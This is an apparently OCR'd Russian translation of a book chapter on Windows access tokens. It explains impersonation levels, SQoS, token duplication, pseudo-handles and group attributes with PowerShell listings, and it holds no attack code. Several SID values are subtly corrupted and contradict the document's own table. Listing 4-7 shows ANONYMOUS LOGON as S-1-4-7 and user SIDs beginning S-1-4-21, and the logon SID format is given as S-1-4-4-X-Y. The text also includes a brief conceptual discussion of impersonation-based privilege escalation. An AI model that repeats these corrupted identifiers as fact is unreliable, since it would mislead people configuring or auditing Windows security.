


Рисунок 4-1. Token Viewer перечисляет все доступные процессы и их маркеры.

Список даёт лишь краткий обзор доступных маркеров. Чтобы увидеть больше сведений, дважды щёлкните запись одного из процессов: откроется подробное представление маркера, показанное на рисунке 4-2.


Current - User GRAPHITE\user - TokenId 00000000-0055...
Main Details
Groups
Privileges
Default Dacl
Misc
Operations
Token Source
Security
Token
User:
GRAPHITE\user
User SID:
S-1-5-21-2321330777-2221220761-3053509190-1002
Token Type:
Primary
Impersonation Level:
N/A
Token ID:
00000000-0055BA64
Authentication ID:
00000000-0041B6B3
Origin Login ID:
00000000-000003E7
Modified ID:
00000000-0054BB5C
Integrity Level:
Medium
Set Integrity Level
Session ID:
4
Elevation Type:
Limited
Linked Token
Is Elevated:
False
Source
Name:
User32
Id:
00000000-0041B66F




Рисунок 4-2. Подробное представление объекта Token процесса.

Отметим несколько важных сведений в этом представлении. Вверху указаны имя пользователя и SID. Объект `Token` хранит только SID, но средство просмотра маркеров отображает имя, если оно доступно. Следующее поле указывает тип маркера. Поскольку мы исследуем первичный маркер, здесь задан тип `Primary`. Расположенный ниже уровень олицетворения используется только для маркеров олицетворения, которые будут рассмотрены в следующем разделе. Первичным маркерам он не нужен, поэтому имеет значение `N/A`.

В средней части диалогового окна приведён список из четырёх 64-разрядных целочисленных идентификаторов:

• **Token ID.** Уникальное значение, назначенное при создании объекта `Token`.
• **Authentication ID.** Значение, указывающее сеанс входа, которому принадлежит маркер.
• **Origin Login ID.** Идентификатор аутентификации родительского сеанса входа.
• **Modified ID.** Уникальное значение, обновляемое при изменении определённых значений маркера.

LSASS создаёт сеанс входа, когда пользователь проходит аутентификацию на компьютере Windows. Сеанс входа отслеживает связанные с аутентификацией ресурсы пользователя;

например, хранит копию его учётных данных, чтобы их можно было использовать повторно. Во время создания сеанса входа SRM формирует уникальное значение идентификатора аутентификации, по которому можно обращаться к этому сеансу. Поэтому в пределах одного сеанса входа все маркеры пользователя имеют одинаковый идентификатор аутентификации. Если пользователь дважды пройдёт аутентификацию на одном компьютере, SRM сформирует разные идентификаторы аутентификации.

Идентификатор исходного входа указывает, кто создал сеанс входа маркера. Если на своём рабочем столе вы аутентифицируете другого пользователя, например вызовом API `LogonUser` с именем пользователя и паролем, идентификатором исходного входа станет идентификатор аутентификации вызывающего маркера. Обратите внимание, что на рисунке 4-2 в этом поле указано значение `00000000-000003E7`. Это один из четырёх фиксированных идентификаторов аутентификации, определённых SRM; в данном случае он обозначает сеанс входа SYSTEM. В таблице 4-1 приведены все четыре фиксированных значения вместе с SID учётных записей пользователей, связанных с этими сеансами.

Таблица 4-1. Идентификаторы аутентификации и SID пользователей для фиксированных сеансов входа

Идентификатор аутентификации	SID пользователя	Имя пользователя сеанса входа
`00000000-000003E4`	`S-1-5-20`	`NT AUTHORITY\NETWORK SERVICE`
`00000000-000003E5`	`S-1-5-19`	`NT AUTHORITY\LOCAL SERVICE`
`00000000-000003E6`	`S-1-5-7`	`NT AUTHORITY\ANONYMOUS LOGON`
`00000000-000003E7`	`S-1-5-18`	`NT AUTHORITY\SYSTEM`

После идентификаторов в подробном представлении находится поле, указывающее уровень целостности маркера. Уровень целостности впервые появился в Windows Vista для реализации простого механизма мандатного управления доступом, при котором доступ к ресурсам обеспечивается общесистемными политиками, а не задаётся отдельным ресурсом. Уровни целостности будут рассмотрены в разделе «Группы маркера» на странице 109.

Далее следует идентификатор сеанса, номер, назначенный консольному сеансу, к которому присоединён процесс. Хотя консольный сеанс является свойством процесса, это значение задаётся в маркере процесса.

Локально уникальные идентификаторы

Я упоминал, что идентификаторы маркера представляют собой 64-разрядные целые числа. Строго говоря, это структуры локально уникального идентификатора (locally unique identifier, LUID), содержащие два 32-разрядных значения. LUID - распространённый системный тип, который SRM использует, когда требуется уникальное значение. Например, значения привилегий уникально идентифицируются именно так.

Собственный LUID можно выделить вызовом системной функции `NtAllocateLocallyUniqueId` или командой PowerShell `Get-NtLocallyUniqueId`. При использовании системного вызова Windows обеспечивает наличие центрального источника, генерирующего следующий уникальный идентификатор. Это важно, поскольку повторное использование значения может

привести к катастрофическим последствиям. Например, если LUID повторно использовать как идентификатор аутентификации маркера, он может совпасть с одним из идентификаторов из таблицы 4-1. Это способно заставить систему ошибочно решить, что к ресурсу обращается более привилегированный пользователь, и привести к повышению привилегий.

GUI Token Viewer удобен для ручного исследования сведений о маркере. Для программного доступа объект `Token` можно открыть в PowerShell командой `Get-NtToken`. Маркер текущего процесса получают так:

```
PS> $token = Get-NtToken
```

Чтобы открыть маркер конкретного процесса, воспользуйтесь следующей командой, заменив `<PID>` идентификатором целевого процесса:

```
PS> $token = Get-NtToken -ProcessId <PID>
```

Команда `Get-NtToken` возвращает объект `Token`, свойства которого можно запрашивать. Например, пользователя маркера можно вывести, как показано в листинге 4-1.

```
PS> $token.User
Name                  Attributes
----                  ----------
GRAPHITE\user         None
```

Листинг 4-1. Отображение пользователя через свойства объекта Token

Для вывода основных сведений в консоль используйте команду `Format-NtToken`, как показано в листинге 4-2.

```
PS> Format-NtToken $token -All
USER INFORMATION
----------------
Name                  Attributes
----                  ----------
GRAPHITE\user         None

GROUP SID INFORMATION
---------------------
Name                  Attributes
----                  ----------
GRAPHITE\None         Mandatory, EnabledByDefault
Everyone              Mandatory, EnabledByDefault
--snip--
```

Листинг 4-2. Отображение свойств маркера с помощью Format-NtToken

Открытый объект `Token` можно передать команде `Show-NtToken`, чтобы вывести тот же GUI, что показан на рисунке 4-2.

Маркеры олицетворения

Другой тип маркера, который вам встретится, - маркер олицетворения. Такие маркеры особенно важны для системных служб, поскольку позволяют процессу с одним субъектом временно олицетворять другой субъект при проверке доступа. Например, при выполнении некоторой операции службе может понадобиться открыть файл, принадлежащий другому пользователю. Если разрешить службе олицетворять вызывающего пользователя, система предоставит ей доступ к файлу, даже если напрямую открыть его служба не могла.

Маркеры олицетворения назначаются потокам, а не процессам. Это означает, что олицетворённый субъект будет принят только кодом, выполняющимся в данном потоке. Маркер олицетворения

можно назначить потоку тремя способами:

• явно предоставить объекту `Token` право доступа `Impersonate`, а объекту `Thread` - право `SetThreadToken`;
• явно предоставить объекту `Thread` право доступа `DirectImpersonation`;
• неявно олицетворить запрос RPC.

Вероятнее всего, вам встретится неявное назначение маркера: это самый распространённый случай для системных служб, предоставляющих механизмы RPC. Например, служба, создавшая сервер именованного канала, может с помощью API `ImpersonateNamedPipe` олицетворять клиентов, подключающихся к каналу. Когда производится вызов по именованному каналу, ядро захватывает контекст олицетворения на основе вызывающих потока и процесса. Этот контекст используется для назначения маркера олицетворения потоку, который вызывает `ImpersonateNamedPipe`. Контекст олицетворения может основываться либо на уже имеющемся у потока маркере олицетворения, либо на копии первичного маркера процесса.

Качество обслуживания безопасности

Что делать, если вы не хотите предоставлять службе возможность олицетворять ваш субъект? SRM поддерживает функцию качества обслуживания безопасности (Security Quality of Service, SQoS), позволяющую управлять этим. Открывая именованный канал с помощью API файловой системы, можно передать структуру `SECURITY_QUALITY_OF_SERVICE` в поле `SecurityQualityOfService` структуры `OBJECT_ATTRIBUTES`. Структура SQoS содержит три значения конфигурации: уровень олицетворения, режим отслеживания контекста и режим действующего маркера.

Уровень олицетворения в SQoS - важнейшее поле для управления действиями, которые служба может выполнять от имени вашего субъекта. Оно определяет уровень доступа, предоставляемый службе при неявном олицетворении вызывающей стороны. Возможны четыре значения в порядке возрастания привилегий:

1. **Anonymous.** Не позволяет службе открыть объект `Token` и запросить субъект пользователя. Это самый низкий уровень; если вызывающая сторона задаст его, работать сможет лишь ограниченный набор служб.
2. **Identification.** Позволяет службе открыть объект `Token` и запросить субъект, группы и привилегии пользователя. Однако во время олицетворения пользователя поток не может открывать защищённые ресурсы.
3. **Impersonation.** Позволяет службе полностью использовать субъект пользователя в локальной системе. Служба может открывать защищённые пользователем локальные ресурсы и выполнять с ними операции. Она также может обращаться от имени пользователя к удалённым ресурсам, если пользователь прошёл аутентификацию в системе локально. Но если пользователь аутентифицировался по сетевому соединению, например через протокол Server Message Block (SMB), служба не сможет использовать объект `Token` для доступа к удалённым ресурсам.
4. **Delegation.** Позволяет службе открывать любые локальные и удалённые ресурсы так, словно она является пользователем. Это самый высокий уровень. Однако для доступа к удалённому ресурсу от имени пользователей, прошедших сетевую аутентификацию, одного этого уровня олицетворения недостаточно. Домен Windows также должен быть настроен соответствующим образом. Этот уровень олицетворения подробнее рассматривается в главе 14, посвящённой аутентификации Kerberos.

Уровень олицетворения в SQoS можно задать либо при вызове службы, либо при создании копии существующего маркера. Чтобы ограничить возможные действия службы, укажите уровень

Identification или Anonymous. Тогда служба не сможет обращаться ни к каким ресурсам, хотя при уровне Identification она всё ещё сможет получить доступ к маркеру и выполнять операции от имени вызывающей стороны.

Проведём испытание с помощью команды PowerShell Invoke-NtToken. В листинге 4-3 мы олицетворяем маркер на двух разных уровнях и пытаемся выполнить сценарий, открывающий защищённый ресурс. Уровень олицетворения задаётся свойством ImpersonationLevel.

```
PS> $token = Get-NtToken
PS> Invoke-NtToken $token {
    Get-NtDirectory -Path "\"
} -ImpersonationLevel Impersonation
Name NtTypeName
---- ----------
     Directory

PS> Invoke-NtToken $token {
    Get-NtDirectory -Path "\"
} -ImpersonationLevel Identification
Get-NtDirectory : (0xC00000A5) - A specified impersonation level is invalid.
--snip--
```

Листинг 4-3. Олицетворение маркера на разных уровнях и открытие защищённого ресурса

Первая выполненная команда получает дескриптор первичного маркера текущего процесса. Затем мы вызываем Invoke-NtToken, чтобы олицетворить маркер на уровне Impersonation, и запускаем сценарий, вызывающий Get-NtDirectory для открытия корневого каталога OMNS. Операция открытия завершается успешно, и объект каталога выводится в консоль.

Затем мы пытаемся повторить операцию на уровне Identification, но на этот раз получаем ошибку STATUS_BAD_IMPERSONATION_LEVEL. Если вы увидите эту ошибку при разработке приложения или работе с системой, теперь вам будет известна её причина. Обратите внимание, что операция открытия не возвращает ошибку «доступ запрещён», поскольку SRM не доходит до проверки того, может ли олицетворённый пользователь обратиться к ресурсу.

> **Анонимные пользователи**
>
> Задать уровень олицетворения Anonymous - не то же самое, что выполнить код от имени пользователя ANONYMOUS LOGON, указанного в таблице 4-1. Можно работать от имени анонимного пользователя и получить доступ к ресурсу по результатам проверки доступа, однако маркер уровня Anonymous не способен пройти ни одной проверки доступа, независимо от настройки безопасности ресурса.
>
> Ядро реализует системный вызов NtImpersonateAnonymousToken, который олицетворяет анонимного пользователя в указанном потоке. Получить доступ к маркеру анонимного пользователя можно и с помощью Get-NtToken:

```
PS> Get-NtToken -Anonymous | Format-NtToken
NT AUTHORITY\ANONYMOUS LOGON
```

Два других поля SQoS используются реже, но тоже важны. Режим отслеживания контекста определяет, следует ли статически захватывать субъект пользователя при установлении соединения со службой. Если субъект не захвачен статически, а вызывающая сторона перед обращением к службе олицетворяет другого пользователя, службе станет доступен новый олицетворённый субъект, а не субъект процесса. Обратите внимание: олицетворённый субъект можно передать службе лишь на уровне Impersonation или Delegation. Если маркер олицетворения имеет уровень Identification или Anonymous, SRM формирует ошибку безопасности и отклоняет операцию олицетворения.

Режим действующего маркера изменяет передаваемый серверу маркер другим образом. Перед вызовом можно отключить группы и привилегии. Если режим действующего маркера отключён, сервер может снова включить эти группы и привилегии и использовать их. Если же режим действующего маркера включён, SRM удалит группы и привилегии, чтобы сервер не мог снова включить или использовать их.

По умолчанию, если при открытии канала межпроцессного взаимодействия (interprocess communication, IPC) структура SQoS не указана, вызывающей стороне назначается уровень `Impersonation` со статическим отслеживанием и режимом недействующего маркера. Если захватывается контекст олицетворения, а вызывающая сторона уже выполняет олицетворение, уровень олицетворения маркера потока должен быть не ниже `Impersonation`, иначе захват завершится неудачей. Это требование действует, даже если SQoS запрашивает уровень `Identification`. Данная важная функция безопасности не позволяет вызывающей стороне с уровнем `Identification` или ниже обратиться через канал RPC, выдавая себя за другого пользователя.

> **Примечание.** Я описал, как SQoS задаётся на уровне собственных системных вызовов, поскольку структура `SECURITY_QUALITY_OF_SERVICE` напрямую через API Win32 не предоставляется. Вместо неё обычно применяются дополнительные флаги; например, `CreateFile` предоставляет SQoS при указании флага `SECURITY_SQOS_PRESENT`.

Явное олицетворение маркера

Явно олицетворить маркер можно двумя способами. Если у вас есть дескриптор объекта `Token` олицетворения с правом доступа `Impersonate`, его можно назначить потоку с помощью системного вызова `NtSetInformationThread` и класса сведений `ThreadImpersonationToken`.

Если же у вас есть поток с правом доступа `DirectImpersonation`, который требуется олицетворить, можно воспользоваться другим механизмом. Имея дескриптор исходного потока, можно вызвать системную функцию `NtImpersonateThread` и назначить маркер олицетворения другому потоку. Применение `NtImpersonateThread` представляет собой сочетание явного и неявного олицетворения. Ядро захватывает контекст олицетворения так, словно исходный поток выполнил вызов через именованный канал. Системному вызову можно даже передать структуру SQoS.

Возможно, вы подумали, что олицетворение открывает огромный чёрный ход в безопасности. Если я создам собственный именованный канал, уговорю привилегированный процесс подключиться ко мне, а вызывающая сторона не задаст SQoS для ограничения доступа, разве я не смогу получить повышенные привилегии? К тому, как это предотвращается, мы вернёмся в разделе «Назначение маркеров» на странице 133.

Преобразование типов маркеров

Преобразовывать два типа маркеров друг в друга можно посредством дублирования. При дублировании маркера ядро создаёт новый объект `Token` и выполняет глубокое копирование всех свойств исходного объекта. Во время дублирования тип маркера можно изменить.

Эта операция отличается от дублирования дескриптора, рассмотренного в главе 3: дублирование дескриптора маркера лишь создаст новый дескриптор, указывающий на тот же объект `Token`. Чтобы продублировать сам объект `Token`, дескриптор должен иметь право доступа `Duplicate`.

После этого маркер можно продублировать либо системным вызовом NtDuplicateToken, либо командой PowerShell Copy-NtToken. Например, чтобы на основе существующего маркера создать маркер олицетворения уровня Delegation, используйте сценарий из листинга 4-4.

```
PS> $imp_token = Copy-NtToken -Token $token -ImpersonationLevel Delegation
PS> $imp_token.ImpersonationLevel
Delegation

PS> $imp_token.TokenType
Impersonation
```

Листинг 4-4. Дублирование маркера для создания маркера олицетворения

Маркер олицетворения можно снова преобразовать в первичный маркер с помощью Copy-NtToken, как показано в листинге 4-5.

```
PS> $pri_token = Copy-NtToken -Token $imp_token -Primary
PS> $pri_token.TokenType
Primary

PS> $pri_token.ImpersonationLevel
Delegation
```

Листинг 4-5. Преобразование маркера олицетворения в первичный маркер

Обратите внимание на любопытную деталь в выводе: новый первичный маркер имеет тот же уровень олицетворения, что и исходный. Дело в том, что SRM учитывает только свойство TokenType; если маркер первичный, уровень олицетворения игнорируется.

Поскольку маркер олицетворения можно преобразовать обратно в первичный, может возникнуть вопрос: нельзя ли преобразовать в первичный маркер уровня Identification или Anonymous, создать новый процесс и обойти параметры SQoS? Проверим это в листинге 4-6.

```
PS> $imp_token = Copy-NtToken -Token $token -ImpersonationLevel Identification
PS> $pri_token = Copy-NtToken -Token $imp_token -Primary
Exception: "(0xC00000A5) - A specified impersonation level is invalid."
```

Листинг 4-6. Обратное дублирование маркера уровня Identification в первичный маркер

Листинг показывает, что продублировать маркер уровня Identification обратно в первичный невозможно. Вторая строка вызывает исключение, потому что такая операция нарушила бы гарантию безопасности SRM, а именно возможность вызывающей стороны управлять использованием своего субъекта посредством SQoS.

И последнее замечание: если маркер открывается командой Get-NtToken, дублирование можно выполнить за один шаг, указав параметр Duplicate.

Псевдодескрипторы маркеров

Для доступа к маркеру необходимо открыть дескриптор объекта Token, а после использования не забыть его закрыть. В Windows 10 появились три псевдодескриптора, позволяющие запрашивать сведения о маркере, не открывая полноценный дескриптор объекта ядра. Ниже перечислены эти три дескриптора, а их значения указаны в скобках:

• **Primary (-4).** Первичный маркер текущего процесса.
• **Impersonation (-5).** Маркер олицетворения текущего потока; операция завершается неудачей, если поток не выполняет олицетворение.
• **Effective (-6).** Маркер олицетворения текущего потока, если тот выполняет олицетворение; в противном случае первичный маркер.

В отличие от псевдодескрипторов текущего процесса и текущего потока, эти дескрипторы маркеров нельзя дублировать; они пригодны лишь для некоторых ограниченных операций, например запроса сведений или выполнения проверок доступа. Команда `Get-NtToken` может возвращать такие дескрипторы, если указать параметр `Pseudo`, как показано в листинге 4-7.

```
PS> Invoke-NtToken -Anonymous {Get-NtToken -Pseudo -Primary | Get-NtTokenSid}
Name                          Sid
----                          ---
GRAPHITE\user                 S-1-4-21-2318445812-3516008893-216915059-1002 1

PS> Invoke-NtToken -Anonymous {Get-NtToken -Pseudo -Impersonation | Get-NtTokenSid}
Name                          Sid
----                          ---
NT AUTHORITY\ANONYMOUS LOGON S-1-4-7 2

PS> Invoke-NtToken -Anonymous {Get-NtToken -Pseudo -Effective | Get-NtTokenSid}
Name                          Sid
----                          ---
NT AUTHORITY\ANONYMOUS LOGON S-1-4-7 3

PS> Invoke-NtToken -Anonymous {Get-NtToken -Pseudo -Effective} | Get-NtTokenSid
Name                          Sid
----                          ---
GRAPHITE\user                 S-1-4-21-2318445812-3516008893-216915059-1002 4
```

Листинг 4-7. Запрос псевдомаркеров

Здесь мы запрашиваем три типа псевдомаркеров во время олицетворения анонимного пользователя. Первая команда запрашивает первичный маркер и извлекает SID его пользователя 1. Следующая команда запрашивает маркер олицетворения, возвращая SID анонимного пользователя 2. Затем мы запрашиваем действующий маркер; поскольку выполняется олицетворение анонимного пользователя, он также возвращает SID анонимного пользователя 3. Наконец, мы снова запрашиваем действующий маркер, но на этот раз извлекаем SID пользователя уже после выполнения блока сценария. Эта операция возвращает SID пользователя первичного маркера 4, показывая, что псевдомаркер зависит от контекста.

Группы маркера

Если бы администраторам приходилось защищать каждый ресурс для каждого возможного пользователя, управление безопасностью субъектов стало бы чрезмерно сложным. Группы позволяют пользователям совместно использовать более широкий субъект безопасности. Большинство операций управления доступом в Windows предоставляют доступ группам, а не отдельным пользователям.

С точки зрения SRM группа - всего лишь ещё один SID, который потенциально может определять доступ к ресурсу. Вывести группы в консоль PowerShell можно командой `Get-NtTokenGroup`, как показано в листинге 4-8.

```
PS> Get-NtTokenGroup $token
Name                                Attributes
----                                ----------
GRAPHITE\None                       Mandatory, EnabledByDefault, Enabled
Everyone                            Mandatory, EnabledByDefault, Enabled
BUILTIN\Users                       Mandatory, EnabledByDefault, Enabled
BUILTIN\Performance Log Users       Mandatory, EnabledByDefault, Enabled
NT AUTHORITY\INTERACTIVE            Mandatory, EnabledByDefault, Enabled
--snip--
```

Листинг 4-8. Запрос групп текущего маркера

Команду `Get-NtTokenGroup` можно также применять для фильтрации по определённым флагам атрибутов, указав параметр `Attributes`. Возможные флаги атрибутов, которые можно передать команде, приведены в таблице 4-2.

Таблица 4-2. Атрибуты групп в формате SDK и PowerShell

Имя атрибута в SDK	Имя атрибута в PowerShell
`SE_GROUP_ENABLED`	`Enabled`
`SE_GROUP_ENABLED_BY_DEFAULT`	`EnabledByDefault`
`SE_GROUP_MANDATORY`	`Mandatory`
`SE_GROUP_LOGON_ID`	`LogonId`
`SE_GROUP_OWNER`	`Owner`
`SE_GROUP_USE_FOR_DENY_ONLY`	`UseForDenyOnly`
`SE_GROUP_INTEGRITY`	`Integrity`
`SE_GROUP_INTEGRITY_ENABLED`	`IntegrityEnabled`
`SE_GROUP_RESOURCE`	`Resource`

В следующих разделах объясняется назначение каждого из этих флагов.

Enabled, EnabledByDefault и Mandatory

Важнейший флаг - `Enabled`. Если он установлен, SRM учитывает группу при проверке доступа; в противном случае группа игнорируется. Любая группа с атрибутом `EnabledByDefault` включается автоматически.

Группу можно отключить, исключив её из проверки доступа, системным вызовом `NtAdjustGroupsToken`, если дескриптор маркера имеет право `AdjustGroups`; этот системный вызов предоставляет команда PowerShell `Set-NtTokenGroup`. Однако группы с установленным флагом `Mandatory` отключить нельзя. Этот флаг задан для всех групп в маркере обычного пользователя, хотя в некоторых системных маркерах встречаются необязательные группы. Если при передаче маркера олицетворения через RPC группа отключена, а в SQoS установлен флаг режима действующего маркера, эта группа будет удалена из маркера олицетворения.

LogonId

Флаг `LogonId` отмечает SID, предоставляемый всем маркерам одного рабочего стола. Например, если запустить процесс от имени другого пользователя с помощью утилиты `runas`, маркер нового процесса будет иметь тот же SID входа, что и вызывающая сторона, хотя субъект у него другой. Благодаря такому поведению SRM может предоставлять доступ к ресурсам конкретного сеанса, например к каталогу объектов сеанса. SID всегда имеет формат `S-1-4-4-X-Y`, где `X` и `Y` - два 32-разрядных значения LUID, выделенного при создании сеанса аутентификации. К SID входа и областям его применения мы вернёмся в следующей главе.

Owner

Все защищаемые ресурсы системы принадлежат либо SID группы, либо SID пользователя. У маркеров есть свойство `Owner`, содержащее SID, который по умолчанию используется как владелец при создании ресурса. SRM разрешает указывать в свойстве `Owner` только определённый набор SID пользователя: либо SID самого пользователя, либо любой SID группы, отмеченный флагом `Owner`.

Текущее свойство `Owner` маркера можно получить или задать командой `Get-NtTokenSid` либо `Set-NtTokenSid`. Например, в листинге 4-9 мы получаем SID владельца из текущего маркера, а затем пытаемся задать владельца.

```
PS> Get-NtTokenSid $token -Owner
Name          Sid
----          ---
GRAPHITE\user S-1-4-21-818064984-378290696-2985406761-1002

PS> Set-NtTokenSid -Owner -Sid "S-1-2-3-4"
Exception setting "Owner": "(0xC000005A) - Indicates a particular
Security ID may not be assigned as the owner of an object."
```

Листинг 4-9. Получение и задание SID владельца маркера

В данном случае попытка задать свойству `Owner` SID `S-1-2-3-4` завершается исключением, поскольку это не SID текущего пользователя и он отсутствует в списке наших групп.

UseForDenyOnly

Проверка доступа SRM либо разрешает, либо запрещает доступ для SID. Но после отключения SID перестаёт участвовать и в разрешающих, и в запрещающих проверках, что может привести к неверным результатам проверки доступа.

